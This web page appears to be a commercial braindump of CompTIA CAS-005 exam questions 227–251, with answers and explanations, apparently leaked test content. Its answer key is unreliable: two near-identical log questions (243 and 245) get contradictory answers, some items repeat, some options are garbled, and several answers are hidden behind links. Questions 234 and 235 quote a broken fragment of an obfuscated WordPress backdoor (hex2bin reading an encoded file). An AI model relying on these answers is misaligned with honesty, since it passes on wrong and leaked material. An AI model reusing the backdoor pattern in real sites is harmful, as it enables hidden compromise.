**Valid CAS-005 Dumps** shared by BraindumpsPass.com for Helping Passing CAS-005 Exam! BraindumpsPass.com now offer the **newest CAS-005 exam dumps**, the BraindumpsPass.com CAS-005 exam **questions have been updated** and **answers have been corrected** get the **newest** BraindumpsPass.com CAS-005 dumps with Test Engine here:

<https://www.braindumpsPass.com/CompTIA/CAS-005-practice-exam-dumps.html> (348 Q&As Dumps, **40%OFF** Special Discount: **Exam-Tests**)

#### NEW QUESTION: 227

A security engineer wants to enhance the security posture of end-user systems in a zero trust environment. Given the following requirements:

- Reduce the ability for potentially compromised endpoints to contact

C2 infrastructure.

- Track the requests that the malware makes to the IPs.

- Avoid the download of additional payloads.

Which of the following should the engineer deploy to meet these requirements?

A. HIDS

B. Zone transfer protection

C. Browser isolation

D. DNS sinkholing

**Answer: D** ([LEAVE A REPLY](#))

#### NEW QUESTION: 228

An organization recently hired a third party to audit the information security controls present in the environment. After reviewing the audit findings, the Chief Information Security Officer (CISO) approved the budget for an in-depth defense strategy for network security. Which of the following is the most likely reason the CISO approved the additional budget?

- A. Other departments had unused budget, which was transferred to IT security.
- B. Potential customers increasingly asked for security compliance reports.
- C. The previous network architecture contained controls that could be easily bypassed.
- D. The auditor reported a low score on the PCI OSS self-assessment questionnaire.

**Answer: C** ([LEAVE A REPLY](#))

The most likely reason for approving additional budget is that the audit revealed the existing network security controls could be easily bypassed. This justifies investing in a stronger, defense- in-depth network security strategy.

#### NEW QUESTION: 229

A security engineer is developing a solution to meet the following requirements?

- \* All endpoints should be able to establish telemetry with a SIEM.
- \* All endpoints should be able to be integrated into the XDR platform.
- \* SOC services should be able to monitor the XDR platform

Which of the following should the security engineer implement to meet the requirements?

- A. CDR and central logging
- B. HIDS and vTPM
- C. WAF and syslog
- D. HIPS and host-based firewall

**Answer: D** ([LEAVE A REPLY](#))

To meet the requirements of having all endpoints establish telemetry with a SIEM, integrate into an XDR platform, and allow SOC services to monitor the XDR platform, the best approach is to implement Host Intrusion Prevention Systems (HIPS) and a host-based firewall. HIPS can provide detailed telemetry data to the SIEM and can be integrated into the XDR platform for comprehensive monitoring and response. The host-based firewall ensures that only authorized traffic is allowed, providing an additional layer of security.

References:

- \* CompTIA SecurityX Study Guide: Describes the roles of HIPS and host-based firewalls in endpoint security and their integration with SIEM and XDR platforms.
- \* NIST Special Publication 800-94, "Guide to Intrusion Detection and Prevention Systems (IDPS)": Highlights the capabilities of HIPS for security monitoring and incident response.
- \* "Network Security Monitoring" by Richard Bejtlich: Discusses the integration of various security tools, including HIPS and firewalls, for effective security monitoring.

#### NEW QUESTION: 230

##### SIMULATION

[Security Architecture]

An organization is planning for disaster recovery and continuity of operations, and has noted the following relevant findings:

1. A natural disaster may disrupt operations at Site A, which would then cause an evacuation. Users are unable to log into the domain from their workstations after relocating to Site B.
2. A natural disaster may disrupt operations at Site A, which would then cause the pump room at Site B to become inoperable.
3. A natural disaster may disrupt operations at Site A, which would then cause unreliable internet connectivity at Site B due to route flapping.

##### INSTRUCTIONS

Match each relevant finding to the affected host by clicking on the host name and selecting the appropriate number.

For findings 1 and 2, select the items that should be replicated to Site B. For finding 3, select the item requiring configuration changes, then select the appropriate corrective action from the drop-down menu.

Select the appropriate corrective action for finding 3:

Select corrective action

Select corrective action

Modify the BGP configuration

Update the firmware version


Integrate a WAF

Synchronize the SIEM database

Increase the bandwidth at the site

Update the SCADA master controller software

Implement AV software



Relevant findings

CompTIA

1

A natural disaster may disrupt operations at Site A, which would then cause an evacuation. Users are unable to log into the domain from their workstations after relocating to Site B.

Select this for the item that should be replicated to Site B.

2

A natural disaster may disrupt operations at Site A, which would then cause the pump room at Site B to become inoperable.

Select this for the item that should be replicated to Site B.

3

A natural disaster may disrupt operations at Site A, which would then cause unreliable Internet connectivity at Site B due to route flapping.

Select this for the item requiring configuration changes.

**Answer:**

See the answer below in Explanation

Explanation:

Matching Relevant Findings to the Affected Hosts:

Finding 1:

Affected Host: DNS

Reason: Users are unable to log into the domain from their workstations after relocating to Site B, which implies a failure in domain name services that are critical for user authentication and domain login.

Finding 2:

Affected Host: Pumps

Reason: The pump room at Site B becoming inoperable directly points to the critical infrastructure components associated with pumping operations.

Finding 3:

Affected Host: VPN Concentrator

Reason: Unreliable internet connectivity at Site B due to route flapping indicates issues with network routing, which is often managed by VPN concentrators that handle site-to-site connectivity.

Corrective Actions for Finding 3:

Finding 3 Corrective Action:

Action: Modify the BGP configuration

Reason: Route flapping is often related to issues with Border Gateway Protocol (BGP) configurations. Adjusting BGP settings can stabilize routes and improve internet connectivity reliability.

Replication to Site B for Finding 1:

Affected Host: DNS

Domain Name System (DNS) services are essential for translating domain names into IP addresses, allowing users to log into the network. Replicating DNS services ensures that even if Site A is disrupted, users at Site B can still authenticate and access necessary resources.

Replication to Site B for Finding 2:

Affected Host: Pumps

The operation of the pump room is crucial for maintaining various functions within the infrastructure. Replicating the control systems and configurations for the pumps at Site B ensures that operations can continue smoothly even if Site A is affected.

Configuration Changes for Finding 3:

Affected Host: VPN Concentrator

Route flapping is a situation where routes become unstable, causing frequent changes in the best path for data to travel. This instability can be mitigated by modifying BGP configurations to ensure more stable routing. VPN concentrators, which manage connections between sites, are typically configured with BGP for optimal routing.

Reference:

CompTIA Security+ Study Guide: This guide provides detailed information on disaster recovery and continuity of operations, emphasizing the importance of replicating critical services and making necessary configuration changes to ensure seamless operation during disruptions.

CompTIA Security+ Exam Objectives: These objectives highlight key areas in disaster recovery planning, including the replication of critical services and network configuration adjustments.

Disaster Recovery and Business Continuity Planning (DRBCP): This resource outlines best practices for ensuring that operations can continue at an alternate site during a disaster, including the replication of essential services and network stability measures.

By ensuring that critical services like DNS and control systems for pumps are replicated at the alternate site, and by addressing network routing issues through proper BGP configuration, the organization can maintain operational continuity and minimize the impact of natural disasters on their operations.

#### NEW QUESTION: 231

A security engineer wants to stay up-to-date on new detections that are released on a regular basis. The engineer's organization uses multiple tools rather than one specific vendor security stack. Which of the following rule-based languages is the most appropriate to use as a baseline for detection rules with the multiple security tool setup?

- A. Sigma
- B. YARA
- C. Snort
- D. Rita

**Answer: A** ([LEAVE A REPLY](#))

Comprehensive and Detailed Step-by-Step Explanation:

Sigma (A) is a rule-based detection language that is vendor-agnostic, meaning it can be used across different SIEM (Security Information and Event Management) tools. Unlike YARA (B), which focuses on file-based detection, Sigma provides a standardized way to create rules that work across various security platforms.

#### NEW QUESTION: 232

A company updates its cloud-based services by saving infrastructure code in a remote repository.

The code is automatically deployed into the development environment every time the code is saved to the repository. The developers express concern that the deployment often fails, citing minor code issues and occasional security control check failures in the development environment.

Which of the following should a security engineer recommend to reduce the deployment failures?

(Select two).

- A. Software composition analysis
- B. Pre-commit code linting
- C. Repository branch protection
- D. Automated regression testing
- E. Code submit authorization workflow
- F. Pipeline compliance scanning

**Answer: (**[SHOW ANSWER](#)**)**

Pre-commit code linting: Linting tools analyze code for syntax errors and adherence to coding standards before the code is committed to the repository. This helps catch minor code issues early in the development process, reducing the likelihood of deployment failures.

Automated regression testing: Automated regression tests ensure that new code changes do not introduce bugs or regressions into the existing codebase. By running these tests automatically during the deployment process, developers can catch issues early and ensure the stability of the development environment.

**NEW QUESTION: 233**

A company receives several complaints from customers regarding its website. An engineer implements a parser for the web server logs that generates the following output:

| Browser        | User location | Load time | HTTP response |
|----------------|---------------|-----------|---------------|
| Mozilla 5.0    | United States | 190ms     | 302           |
| Chrome 110     | France        | 1.2s      | 302           |
| Microsoft Edge | India         | 2.7s      | 307           |
| Microsoft Edge | Australia     | 6.4s      | 200           |

which of the following should the company implement to best resolve the issue?

- A. IDS
- B. CDN
- C. WAF
- D. NAC

**Answer: B (LEAVE A REPLY)**

The table indicates varying load times for users accessing the website from different geographic locations. Customers from Australia and India are experiencing significantly higher load times compared to those from the United States. This suggests that latency and geographical distance are affecting the website's performance.

- A . IDS (Intrusion Detection System): While an IDS is useful for detecting malicious activities, it does not address performance issues related to latency and geographical distribution of content.
- B . CDN (Content Delivery Network): A CDN stores copies of the website's content in multiple geographic locations. By serving content from the nearest server to the user, a CDN can significantly reduce load times and improve user experience globally.
- C . WAF (Web Application Firewall): A WAF protects web applications by filtering and monitoring HTTP traffic but does not improve performance related to geographical latency.
- D . NAC (Network Access Control): NAC solutions control access to network resources but are not designed to address web performance issues.

Implementing a CDN is the best solution to resolve the performance issues observed in the log output.

Reference:

CompTIA Security+ Study Guide

"CDN: Content Delivery Networks Explained" by Akamai Technologies

NIST SP 800-44, "Guidelines on Securing Public Web Servers"

**NEW QUESTION: 234**

A security administrator is reviewing the following code snippet from a website component:

```
<link rel="stylesheet" type="text/css" font-weight: normal;
font-style: normal;
if ((is_admin() " (function_exists ('get_hex_cache')) != true {add_action('wp-head' . 'get_hex_cache',12) function
get_hex_cache () { return print ((hex2bin('3c7',{file_get_contents ('dir_' /inc.tmp )....
```

A review of the inc.tmp file shows the following:

```
21487592579325342038509345083453432452523435235345523453242353424523453452345389627656385793257839537854362038263053
2804508325
```

Which of the following is most likely the reason for inaccuracies?

- A. A content management solution plug-in has been exploited.
- B. A search engine's bots are being blocked at the firewall.

- C. The relevant stylesheet has become corrupted.
- D. The WAF is configured to be in transparent mode.

**Answer:** ([SHOW ANSWER](#))

The code indicates that a WordPress (CMS) plug-in has likely been exploited. The function `get_hex_cache()` combines obfuscated PHP code (`hex2bin`) with external file retrieval (`inc.tmp`). This is characteristic of malicious plug-in injections in content management systems such as WordPress, where attackers inject backdoors or malicious scripts through vulnerable plug-ins.

Option B (search engine bots blocked) and C (corrupted stylesheet) would not explain injected PHP logic. Option D (WAF in transparent mode) reduces security controls but does not create malicious functions inside the CMS code.

The presence of obfuscated data in `inc.tmp` strongly suggests tampering. Exploited CMS plug-ins are a common initial access vector, often used to hide persistent malware or web shells.

#### NEW QUESTION: 235

A security administrator is reviewing the following code snippet from a website component:

```
<link rel="stylesheet" type="text/css" font-weight: normal;
font-style: normal;
if ((is_admin() " (function_exists ('get_hex_cache')) != true {add_action('wp-head' . 'get_hex_cache',12) function
get_hex_cache () { return print ((hex2bin('3c7',(file_get_contents ('dir_' /inc.tmp )....
```

A review of the `inc.tmp` file shows the following:

```
21487592579325342038509345083453432452523435235345523453242353424523453452345389627656385793257839537854362038263053
2804508325
```

Which of the following is most likely the reason for inaccuracies?

- A. A content management solution plug-in has been exploited.
- B. A search engine's bots are being blocked at the firewall.
- C. The relevant stylesheet has become corrupted.
- D. The WAF is configured to be in transparent mode.

**Answer:** A ([LEAVE A REPLY](#))

The code indicates that a WordPress (CMS) plug-in has likely been exploited. The function `get_hex_cache()` combines obfuscated PHP code (`hex2bin`) with external file retrieval (`inc.tmp`). This is characteristic of malicious plug-in injections in content management systems such as WordPress, where attackers inject backdoors or malicious scripts through vulnerable plug-ins.

Option B (search engine bots blocked) and C (corrupted stylesheet) would not explain injected PHP logic. Option D (WAF in transparent mode) reduces security controls but does not create malicious functions inside the CMS code.

The presence of obfuscated data in `inc.tmp` strongly suggests tampering. Exploited CMS plug-ins are a common initial access vector, often used to hide persistent malware or web shells.

This aligns with CAS-005 objectives on secure coding, monitoring for tampering, and conducting regular code reviews of third-party dependencies.

#### NEW QUESTION: 236

A security architect wants to configure a mail server so it maintains an updated list of IoCs and blocks known-malicious incoming emails. Which of the following will the security architect most likely need for this task? (Select two)

- A. Log analyzer
- B. Threat feed API
- C. Scheduled task
- D. Webhooks
- E. Inbox deletion code
- F. Security runbook

**Answer:** B,D ([LEAVE A REPLY](#))

To keep the mail server up to date with indicators of compromise (IoCs) and block known-malicious emails, the security architect needs mechanisms to ingest new threat intelligence and apply it dynamically.

The best solutions are:

Threat Feed API (B): This provides automated updates from external or commercial threat intelligence providers. By integrating a threat feed, the mail server can regularly fetch IoCs such as malicious domains, IPs, or attachment hashes.

Webhooks (D): These allow real-time or near real-time updates when new IoCs are published. Instead of waiting for scheduled pulls, the mail server can receive push notifications with updated indicators, ensuring rapid response to evolving threats.

Other options are less effective. Log analyzers (A) assist with monitoring but don't actively update or block threats. A scheduled task (C) may automate local operations but lacks the external intelligence integration required. Inbox deletion code (E) is reactive and inefficient. A security runbook (F) defines processes but does not technically enable automated updates.

Thus, the combination of Threat Feed APIs and Webhooks provides continuous, automated IoC ingestion, reducing exposure to malicious email campaigns.

**NEW QUESTION: 237**

A cloud engineer configured mail security protocols to support email authenticity and wants to enable the flow of email security information to a third-party platform for further analysis. Which of the following must be configured correctly?

- A. DMARC
- B. SPF
- C. DKIM
- D. TLS

Answer: A ([LEAVE A REPLY](#))

**NEW QUESTION: 238**

A security engineer wants to propose an MDM solution to mitigate certain risks. The MDM solution should meet the following requirements:

- \* Mobile devices should be disabled if they leave the trusted zone.
- \* If the mobile device is lost, data is not accessible.

Which of the following options should the security engineer enable on the MDM solution? (Select two).

- A. Geofencing
- B. Patch management
- C. Containerization
- D. Full disk encryption
- E. Allow/blocklist
- F. Geotagging

Answer: A,D ([LEAVE A REPLY](#))

Geofencing allows the device to be restricted based on its physical location - disabling or locking devices when they move outside of trusted zones. Full disk encryption ensures that if a device is lost, the data remains inaccessible to unauthorized users. Containerization protects specific apps or data, but does not disable the entire device. Patch management, allow/blocklists, and geotagging serve other important functions but are not directly linked to the requirements in this scenario.

Reference:

**NEW QUESTION: 239**

During a security assessment using an EDR solution, a security engineer generates the following report about the assets in the system:

| Device | Type       | Status              |
|--------|------------|---------------------|
| LN002  | Linux SE   | Enabled (unmanaged) |
| OWIN23 | Windows 7  | Enabled             |
| OWIN29 | Windows 10 | Enabled (bypass)    |

After five days, the EDR console reports an infection on the host OWIN23 by a remote access Trojan.

Which of the following is the most probable cause of the infection?

- A. OW1N23 uses a legacy version of Windows that is not supported by the EDR
- B. LN002 was not supported by the EDR solution and propagates the RAT
- C. The EDR has an unknown vulnerability that was exploited by the attacker.
- D. OW1N29 spreads the malware through other hosts in the network

Answer: (SHOW ANSWER)

OWIN23 is running Windows 7, which is a legacy operating system. Many EDR solutions no longer provide full support for outdated operating systems like Windows 7, which has reached its end of life and is no longer receiving security updates from Microsoft. This makes such systems more vulnerable to infections and attacks, including remote access Trojans (RATs).

OWIN23 uses a legacy version of Windows that is not supported by the EDR: This is the most probable cause because the lack of support means that the EDR solution may not fully protect or monitor this system, making it an easy target for infections.

NEW QUESTION: 240

A security analyst reviews the following report:

|           | Location      | Chassis manufacturer | OS                       | Application developer | Vendor                      |
|-----------|---------------|----------------------|--------------------------|-----------------------|-----------------------------|
| Product A | United States | Local company A      | Debian 11                | Unknown               | Charlie Security Consulting |
| Product B | United States | Global company B     | Red Hat Enterprise Linux | Developer B           | BigBox Vulnerabilities      |

Which of the following assessments is the analyst performing?

- A. System
- B. Supply chain
- C. Quantitative
- D. Organizational

Answer: B (LEAVE A REPLY)

The analyst is reviewing information related to product origin, manufacturers, OS, developers, and vendors - key components of a supply chain assessment, which evaluates potential risks from third-party components and service providers.

NEW QUESTION: 241

A news organization wants to implement workflows that allow users to request that untruthful data be retraced and scrubbed from online publications to comply with the right to be forgotten Which of the following regulations is the organization most likely trying to address'

- A. GDPR
- B. COPPA
- C. CCPA
- D. DORA

Answer: A (LEAVE A REPLY)

The General Data Protection Regulation (GDPR) is the regulation most likely being addressed by the news organization. GDPR includes provisions for the "right to be forgotten," which allows individuals to request the deletion of personal data that is no longer necessary for the purposes for which it was collected. This regulation aims to protect the privacy and personal data of individuals within the European Union.

Reference:

CompTIA SecurityX Study Guide: Covers GDPR and its requirements, including the right to be forgotten.

GDPR official documentation: Details the rights of individuals, including data erasure and the right to be forgotten.

"GDPR: A Practical Guide to the General Data Protection Regulation" by IT Governance Privacy Team: Provides a comprehensive overview of GDPR compliance, including workflows for data deletion requests.

**Valid CAS-005 Dumps** shared by BraindumpsPass.com for Helping Passing CAS-005 Exam! BraindumpsPass.com now offer the **newest CAS-005 exam dumps**, the BraindumpsPass.com CAS-005 exam **questions have been updated** and **answers have been corrected** get the **newest** BraindumpsPass.com CAS-005 dumps with Test Engine here:  
<https://www.braindumpsPASS.com/CompTIA/CAS-005-practice-exam-dumps.html> (348 Q&As Dumps, **40%OFF** Special Discount: **Exam-Tests**)

**NEW QUESTION: 242**

Which of the following tests explains why AI output could be inaccurate?

- A. Model poisoning
- B. Social engineering
- C. Output handling
- D. Prompt injections

**Answer:** (SHOW ANSWER)

Comprehensive and Detailed Explanation:

Model poisoning occurs when an attacker manipulates the training data or the training process of an AI model so that its predictions are deliberately inaccurate or biased. In the SecurityX CAS-005 objectives, this is part of understanding emerging technology threats, specifically AI/ML vulnerabilities. This differs from:

- \* Social engineering, which manipulates humans rather than AI models.
- \* Output handling, which deals with how outputs are processed but doesn't cause inaccuracy at the model level.
- \* Prompt injections, which manipulate the model at query time, not during training.Because model poisoning directly corrupts the AI model itself, it is the clearest reason AI outputs could be inaccurate.

**NEW QUESTION: 243**

While investigating an email server that crashed, an analyst reviews the following log files:

| Time  | Source    | Process name   | Process user | Action            |
|-------|-----------|----------------|--------------|-------------------|
| 10:25 | ADMIN-PC  | backup-mailbox | admin1       | Network access    |
| 10:27 | LOCAL     | mailbox-store  | SYSTEM       | Write to disk     |
| 10:28 | SALES-PC1 | user-login     | sales-user1  | Network access    |
| 10:30 | LOCAL     | acct-switch    | SYSTEM       | Success           |
| 10:35 | SALES-PC1 | mailbox-erase  | SYSTEM       | Delete from disk  |
| 10:36 | LOCAL     | mailbox-store  | SYSTEM       | Disk read failure |

Which of the following is most likely the root cause?

- A. A user with low privileges was able to escalate and erase all mailboxes.
- B. The administrator's account credentials were intercepted and reused.
- C. A hardware failure in the storage array caused the mailboxes to be inaccessible.
- D. The backup process did not complete and caused cascading failure.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 244

A developer needs to improve the cryptographic strength of a password-storage component in a web application without completely replacing the crypto-module. Which of the following is the most appropriate technique?

- A. Key splitting
- B. Key escrow
- C. Key rotation
- D. Key encryption
- E. Key stretching

Answer: E (LEAVE A REPLY)

The most appropriate technique to improve the cryptographic strength of a password-storage component in a web application without completely replacing the crypto-module is key stretching.

Enhanced Security: Key stretching algorithms, such as PBKDF2, bcrypt, and scrypt, increase the computational effort required to derive the encryption key from the password, making brute-force attacks more difficult and time-consuming.

Compatibility: Key stretching can be implemented alongside existing cryptographic modules, enhancing their security without the need for a complete overhaul. Industry Best Practices: Key stretching is a widely recommended practice for securely storing passwords, as it significantly improves resistance to password-cracking attacks.

NEW QUESTION: 245

While investigating an email server that crashed, an analyst reviews the following log files:

| Time  | Source    | Process name   | Process user | Action           |
|-------|-----------|----------------|--------------|------------------|
| 10:25 | ADMIN-PC  | backup-mailbox | backup-admin | Network access   |
| 10:27 | LOCAL     | mailbox-store  | SYSTEM       | Write to disk    |
| 10:28 | SALES-PC1 | user-login     | sales-user1  | Network access   |
| 10:30 | LOCAL     | acct-switch    | SYSTEM       | Success          |
| 10:35 | SALES-PC1 | mailbox-erase  | SYSTEM       | Delete from disk |
| 10:36 | LOCAL     | mailbox-store  | SYSTEM       | File not found   |

Which of the following is most likely the root cause?

- A. A hardware failure in the storage array caused the mailboxes to be inaccessible.
- B. The backup process did not complete and caused cascading failure.
- C. The administrator's account credentials were intercepted and reused.
- D. A user with low privileges was able to escalate and erase all mailboxes.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 246

An organization currently has IDS, firewall, and DLP systems in place. The systems administrator needs to integrate the tools in the environment to reduce response time. Which of the following should the administrator use?

- A. SOAR
- B. CWPP
- C. XCCDF
- D. CMDB

**Answer:** ([SHOW ANSWER](#))

Comprehensive and Detailed

Integrating IDS, firewall, and DLP to reduce response time requires orchestration and automation. Let's evaluate:

- A . SOAR (Security Orchestration, Automation, and Response): SOAR integrates security tools, automates workflows, and speeds up incident response. It's the best fit for this scenario, as CAS-005 highlights SOAR for operational efficiency.
- B . CWPP (Cloud Workload Protection Platform): Focused on securing cloud workloads, not integrating on-premises tools.
- C . XCCDF (Extensible Configuration Checklist Description Format): A standard for compliance checklists, not a tool for integration or response.
- D . CMDB (Configuration Management Database): Tracks assets but doesn't automate or integrate security responses.

#### NEW QUESTION: 247

Which of the following AI concerns is most adequately addressed by input sanitization?

- A. Model inversion
- B. Prompt Injection
- C. Data poisoning
- D. Non-explainable model

**Answer:** ([SHOW ANSWER](#))

Prompt injection occurs when attackers manipulate input to alter the behavior of an AI model.

Input sanitization helps prevent this by filtering or validating user input, ensuring that malicious commands or instructions don't reach or influence the model's processing logic.

#### NEW QUESTION: 248

A security configure is building a solution to disable weak CBC configuration for remote access connections lo Linux systems. Which of the following should the security engineer modify?

- A. The /etc/openssl.conf file, updating the virtual site parameter
- B. The /etc/nsswith.conf file, updating the name server
- C. The /etc/hosts file, updating the IP parameter
- D. The /etc/etc/sshd, configure file updating the ciphers

**Answer:** ([SHOW ANSWER](#))

The sshd\_config file is the main configuration file for the OpenSSH server. To disable weak CBC (Cipher Block Chaining) ciphers for SSH connections, the security engineer should modify the sshd\_config file to update the list of allowed ciphers. This file typically contains settings for the SSH daemon, including which encryption algorithms are allowed. By editing the /etc/ssh/sshd\_config file and updating the Ciphers directive, weak ciphers can be removed, and only strong ciphers can be allowed. This change ensures that the SSH server does not use insecure encryption methods.

#### NEW QUESTION: 249

An engineering team determines the cost to mitigate certain risks is higher than the asset values The team must ensure the risks are prioritized appropriately. Which of the following is the best way to address the issue?

- A. Data labeling
- B. Branch protection
- C. Vulnerability assessments

D. Purchasing insurance

**Answer: D (LEAVE A REPLY)**

When the cost to mitigate certain risks is higher than the asset values, the best approach is to purchase insurance. This method allows the company to transfer the risk to an insurance provider, ensuring that financial losses are covered in the event of an incident. This approach is cost-effective and ensures that risks are prioritized appropriately without overspending on mitigation efforts.

Reference:

CompTIA SecurityX Study Guide: Discusses risk management strategies, including risk transfer through insurance.

NIST Risk Management Framework (RMF): Highlights the use of insurance as a risk mitigation strategy.

"Information Security Risk Assessment Toolkit" by Mark Talabis and Jason Martin: Covers risk management practices, including the benefits of purchasing insurance.

#### NEW QUESTION: 250

As part of a security audit in the software development life cycle, a product manager must demonstrate and provide evidence of a complete representation of the code and modules used within the production-deployed application prior to the build. Which of the following best provides the required evidence?

A. Software composition analysis

B. Runtime application inspection

C. Static application security testing

D. Interactive application security testing

**Answer: A (LEAVE A REPLY)**

Software Composition Analysis (SCA) is the best method for identifying all components, dependencies, and open-source libraries used in an application. It ensures that organizations track and manage vulnerabilities in third-party code before deployment.

SCA tools generate a Software Bill of Materials (SBOM), which provides a full representation of the code and modules used in the application.

Other options:

Static Application Security Testing (SAST) (C) checks for vulnerabilities but does not map dependencies.

Interactive Application Security Testing (IAST) (D) works at runtime, not before deployment.

Runtime Application Self-Protection (RASP) (B) works while the application is running.

#### NEW QUESTION: 251

A security analyst is performing a review of a web application. During testing as a standard user, the following error log appears:

Error Message in Database Connection

Connection to host USA-WebApp-Database failed

